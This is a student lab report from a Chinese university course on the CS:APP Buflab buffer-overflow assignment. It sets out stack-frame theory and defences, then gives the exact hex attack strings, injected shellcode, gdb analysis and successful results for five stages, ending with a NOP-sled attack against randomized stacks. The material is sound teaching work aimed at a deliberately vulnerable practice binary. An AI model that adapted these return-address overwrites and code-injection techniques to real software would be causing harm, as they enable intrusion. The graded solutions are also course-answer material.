哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab/AttackLab

缓冲器漏洞攻击

专　　业 计算学部

学　　号 _____

班　　级 _____

学　　生 _____

指 导 教 师 _____

实 验 地 点 G709

实 验 日 期 2021.5.6

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法


请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：可以通过向程序的缓冲区写超出其可接受长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或覆盖原本的结束指令使其指向某一个攻击代码使程序转而执行攻击指令，以达到攻击的目的。

危害：危害可能有如下两点 1、程序崩溃，导致拒绝正常执行程序 2、跳转并且执行一段恶意代码，可能对程序进行破坏甚至导致更严重的后果。时

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，

称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，原本希望的执行 ret 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 shell 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 ret 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1.栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。

2.栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3.限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制某些特定内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才可以是可执行的。其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 75 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：

```
08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:       50                      push   %eax
 8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:       83 c4 10                add    $0x10,%esp
 804938d:       b8 01 00 00 00          mov    $0x1,%eax
 8049392:       c9                      leave
 8049393:       c3                      ret
```

通过对这一段 getbuf 函数的反汇编代码的阅读可以发现 getbuf 的 buf 缓冲区的大小为 0x28+4（44 个字节），我们的目标是 getbuf 结束的时候不正常执行结束命令，而转向执行 smoke 函数，那么也就是说我们需要输入一个 48 个字节的攻击字符串，其中前 44 个字节可以是任意字符起到的作用是填充 getbuf 开辟的空间，而接下来 4 个字节就是 smoke 函数的地址（注意要使用小端方式输入），本代码中 smoke 的地址为 08048bbb，因此可以推出攻击文本如上述展示。

```
zsh@zsh-virtual-machine:~/code/buflab-handout$ cat smoke_bomb.txt |./hex2raw|./b
ufbomb -u 1190300321
Userid: 1190300321
Cookie: 0x320dc445
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 45 c4 0d 32

分析过程：

首先，第一步和 3.1 的攻击类似，也是需要用一个 48 字节的输入来把让 getbuf 结束时不进入 test 段函数，而是进入 fizz 函数，那么采用与上述同样的手段，我们发现 fizz 的地址为 08048be8，那么我们可以得到一个输入串，也就是 44 个字节的任意字符加上 fizz 地址的小端法输入，这样可以把返回地址定位到 fizz 函数。

接下来进行进一步分析，可以发现 fizz 函数的反汇编代码如下图所示：

```
08048be8 <fizz>:
 8048be8:       55                      push   %ebp
 8048be9:       89 e5                   mov    %esp,%ebp
 8048beb:       83 ec 08                sub    $0x8,%esp
 8048bee:       8b 55 08                mov    0x8(%ebp),%edx
 8048bf1:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048bf6:       39 c2                   cmp    %eax,%edx
 8048bf8:       75 22                   jne    8048c1c <fizz+0x34>
 8048bfa:       83 ec 08                sub    $0x8,%esp
 8048bfd:       ff 75 08                pushl  0x8(%ebp)
 8048c00:       68 db a4 04 08          push   $0x804a4db
 8048c05:       e8 76 fc ff ff          call   8048880 <printf@plt>
 8048c0a:       83 c4 10                add    $0x10,%esp
 8048c0d:       83 ec 0c                sub    $0xc,%esp
 8048c10:       6a 01                   push   $0x1
 8048c12:       e8 b4 08 00 00          call   80494cb <validate>
 8048c17:       83 c4 10                add    $0x10,%esp
 8048c1a:       eb 13                   jmp    8048c2f <fizz+0x47>
 8048c1c:       83 ec 08                sub    $0x8,%esp
 8048c1f:       ff 75 08                pushl  0x8(%ebp)
 8048c22:       68 fc a4 04 08          push   $0x804a4fc
 8048c27:       e8 54 fc ff ff          call   8048880 <printf@plt>
 8048c2c:       83 c4 10                add    $0x10,%esp
 8048c2f:       83 ec 0c                sub    $0xc,%esp
 8048c32:       6a 00                   push   $0x0
 8048c34:       e8 37 fd ff ff          call   8048970 <exit@plt>
```

观察 fizz 函数可知，fizz 函数中将 0x8(%ebp)与 0x804e158 处的值进行比较，如果相等，则继续往下执行 validate，否则向下执行 exit(0)。使用 gdb 查看 0x804e158 处的值，可以发现这个地址储存的使我们的 cookie，如下：

```
(gdb) x/4x 0x804e158
0x804e158 <cookie>:     0x45    0xc4    0x0d    0x32
(gdb)
```

那么我们就知道我们需要给 fizz 函数一个初始输入也就是我们的 cookie，这个输入是跟在上述分析出来的串的后面的，只需要使 0x8(%ebp)处为 cookie 的值即可，而 0x4(%ebp)处的值可以任意，我们将其全部填为 0，那么我们就得到了最终的输入串，也就是我们在输入文本中展示的。

```
zsh@zsh-virtual-machine:~/code/buflab-handout$ cat fizz_1190300321.txt |./hex2raw |./bufbomb -u 1190300321
Userid: 1190300321
Cookie: 0x320dc445
Type string:Fizz!: You called fizz(0x320dc445)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：c7 05 60 e1 04 08 45 c4 0d 32 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 3c 68 55

分析过程：

```
08048c39 <bang>:
 8048c39:       55                      push   %ebp
 8048c3a:       89 e5                   mov    %esp,%ebp
 8048c3c:       83 ec 08                sub    $0x8,%esp
 8048c3f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c44:       89 c2                   mov    %eax,%edx
 8048c46:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048c4b:       39 c2                   cmp    %eax,%edx
 8048c4d:       75 25                   jne    8048c74 <bang+0x3b>
 8048c4f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c54:       83 ec 08                sub    $0x8,%esp
 8048c57:       50                      push   %eax
 8048c58:       68 1c a5 04 08          push   $0x804a51c
 8048c5d:       e8 1e fc ff ff          call   8048880 <printf@plt>
 8048c62:       83 c4 10                add    $0x10,%esp
 8048c65:       83 ec 0c                sub    $0xc,%esp
 8048c68:       6a 02                   push   $0x2
 8048c6a:       e8 5c 08 00 00          call   80494cb <validate>
 8048c6f:       83 c4 10                add    $0x10,%esp
 8048c72:       eb 16                   jmp    8048c8a <bang+0x51>
 8048c74:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c79:       83 ec 08                sub    $0x8,%esp
 8048c7c:       50                      push   %eax
 8048c7d:       68 41 a5 04 08          push   $0x804a541
 8048c82:       e8 f9 fb ff ff          call   8048880 <printf@plt>
 8048c87:       83 c4 10                add    $0x10,%esp
 8048c8a:       83 ec 0c                sub    $0xc,%esp
 8048c8d:       6a 00                   push   $0x0
 8048c8f:       e8 dc fc ff ff          call   8048970 <exit@plt>
```

首先，这个输入串的基础还是和 3.1 一样，需要的是一个 48 字节的输入串，而我们需要处理的是把全局变量改成 cookie，那么我们需要做的就是把攻击代

码存储在 buf 的开头，在 getbuf 函数执行结束之后放回 buf 开头处执行攻击代码，这就是我们的基本思路。

使用 gdb，我们可以发现 0x804e160 中存储的是全局变量，在初试情况下全局变量的值为 0，而 0x804e158 中存储的是按照小端法存储的 cookie。如下图所示：

```
(gdb) x/4x 0x804e160
0x804e160 <global_value>:       0x00    0x00    0x00    0x00
(gdb) x/4x 0x804e158
0x804e158 <cookie>:     0x45    0xc4    0x0d    0x32
(gdb)
```

接着我们可以确定字符串的首字符的地址，也就是%ebp-0x28，我们可以发现首地址是 0x55683ce8。

```
(gdb) p/x ($ebp-0x28)
$1 = 0x55683ce8
(gdb)
```

接下来我们要开始编辑攻击代码，攻击代码实现的效果就是更改全局变量，接着将 bang 函数的首地址压入栈中，主要目的是使得全局变量发生更改之后可以调用 bang 函数，攻击代码的反汇编结果如下：

```
o
7 00000000 <.text>:
8    0:   c7 05 60 e1 04 08 45    movl   $0x320dc445,0x804e160
9    7:   c4 0d 32
10   a:   68 39 8c 04 08          push   $0x8048c39
11   f:   c3                      ret
```

最后我们可以得到我们需要的输入字符，开头是我们获得的攻击代码的机器码，接下来是无意义的字符，这两部分加起来一共 44 个字节，接下来 4 个字节是字符串的首地址，也就是 0x55683ce8（注意是小端法存储）。攻击结果如下：

```
zsh@zsh-virtual-machine:~/code/buflab-handout$ cat bang_1190300321.txt |./hex2raw |./bufbomb -u 1190300321
Userid: 1190300321
Cookie: 0x320dc445
Type string:Bang!: You set global_value to 0x320dc445
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下：b8 45 c4 0d 32 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 3d 68 55 e8 3c 68 55

分析过程：

首先分析这一阶段的任务：第一是将 cookie 作为返回值传送给 test 函数，第二是恢复栈帧，那这就意味着我们不能再像之前那样使用 00 00 00 00 覆盖栈帧的值，而是需要恢复在攻击之前的栈帧的值，这就是这一阶段的大概解决思路。

首先我们可以使用 gdb 发现当运行 getbuf 的时候栈帧的初始值是 0x55683d30 如下图所示：

```
(gdb) x/x $ebp
0x55683d10 <_reserved+1039632>: 0x55683d30
```

接着，我们可以得到 test 函数中在运行 getbuf 之后的代码的地址 0x8048ca7，这是我们运行完 getbuf 之后需要返回的值，需要加入我们的攻击代码字符串中。

```
412  8048ca2:    e8 d1 06 00 00          call   8049378 <getbuf>
413  8048ca7:    89 45 f4                mov    %eax,-0xc(%ebp)
```

接下来我们可以开始编写攻击代码的汇编形式并生成其机器码模式，这一段攻击代码的思路是将 cookie 赋值给%eax，并将 test 中 getbuf 下一行代码的地址压入栈，作为 getbuf 的返回地址。我们需要将这一段机器码插入 buf 的开头位置，由于 buf 的开头位置在 3.3 中已经查询，这里就不再查询，使用上一问结果 0x55683ce8。

```
5 Disassembly of section .text:
6
7 00000000 <.text>:
8    0:   b8 45 c4 0d 32          mov    $0x320dc445,%eax
9    5:   68 a7 8c 04 08          push   $0x8048ca7
10   a:   c3                      ret
```

从而我们可以获得我们需要的攻击代码的字符串，也就是攻击文本中展示的。攻击结果如下图：

```
zsh@zsh-virtual-machine:~/code/buflab-handout$ cat boom_1190300321.txt |./he
w |./bufbomb -u 1190300321
Userid: 1190300321
Cookie: 0x320dc445
Type string:Boom!: getbuf returned 0x320dc445
VALID
NICE JOB!
zsh@zsh-virtual-machine:~/code/buflab-handout$
```

3.5 Nitro 的攻击与分析

文本如下：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 45 c4 0d 32 8d 6c 24 18 68 21
8d 04 08 c3 38 3b 68 55
```

分析过程：

首先分析这一阶段的目的：我们一共需要执行五次 getbufn，需要每次都向 testn 中返回 cookie 值，主要需要解决的是每一次执行 getbufn 的过程中它的%ebp 的值都是不一样的，这就导致我们的攻击代码的使用位置不确定。

我们发现，尽管%ebp 的值是每次都不确定的，但是它和%esp 之间是存在数量关系的，也就是%esp+0x18,因此如果我们需要还原被破坏的栈的话我们只需要执行 leal 0x18(%esp),%ebp 即可，此外，我们需要把 cookie 值赋给%eax，将其传递给 testn 函数，那么根据这一分析我们可以得到我们的攻击代码如下：

```
 7 00000000 <.text>:
 8    0:   b8 45 c4 0d 32          mov    $0x320dc445,%eax
 9    5:   8d 6c 24 18             lea    0x18(%esp),%ebp
10    9:   68 21 8d 04 08          push   $0x8048d21
11    e:   c3                      ret
```

根据对于 getbufn 代码的分析我们容易得知我们这次需要输入的是 528 个字节的字符，接下来我们需要解决的主要问题是读入的字符串的首字符的地址问题，那么我们可以在 getbufn 内部打一个断点，主要目的是执行五次，观察每次%eax 的值是什么，来确定我们最终可以选择的地址是什么。观察结果如下：

```
(gdb) info register $eax
eax            0x55683b08       1432894216
```

```
(gdb) info register $eax
eax            0x55683b28       1432894248
```

```
(gdb) info register $eax
eax            0x55683aa8       1432894120
```

```
Breakpoint 1, 0x080493a7 in getbufn ()
(gdb) info register $eax
eax            0x55683ab8       1432894136
```

```
Breakpoint 1, 0x080493a7 in getbufn ()
(gdb) info register $eax
eax            0x55683b38       1432894264
```

我们可以选择其中的最高地址 0x55683b38 作为我们的返回地址，这样可以保证五次执行的过程中每一次都可以执行到攻击代码。则我们现在已经得到的字符串为 15 个字节的攻击代码和 4 个字节的首地址，还有 509 个字节是空缺的，我们使用 nop 代码来填充，这一代码的机器码为 90，从而我们的字符串就是 509 个字节的 nop，15 个字节的攻击代码，4 个字节的字符串首地址。攻击效果如下：

```
zsh@zsh-virtual-machine:~/code/buflab-handout$ cat nitro_1190300321.txt |./hex2r
aw -n |./bufbomb -n -u 1190300321
Userid: 1190300321
Cookie: 0x320dc445
Type string:KABOOM!: getbufn returned 0x320dc445
Keep going
Type string:KABOOM!: getbufn returned 0x320dc445
Keep going
Type string:KABOOM!: getbufn returned 0x320dc445
Keep going
Type string:KABOOM!: getbufn returned 0x320dc445
Keep going
Type string:KABOOM!: getbufn returned 0x320dc445
VALID
NICE JOB!
```

第 4 章 总结

4.1 请总结本次实验的收获

对于栈帧的形式有了更加深刻的认识，同时对于缓冲器漏洞攻击的原理也有了了解，同时对于其危害也有了深刻认识。

4.2 请给出对本次实验内容的建议

可以在 ppt 上增加更多的教学部分。

注：本章为酌情加分项。

参考文献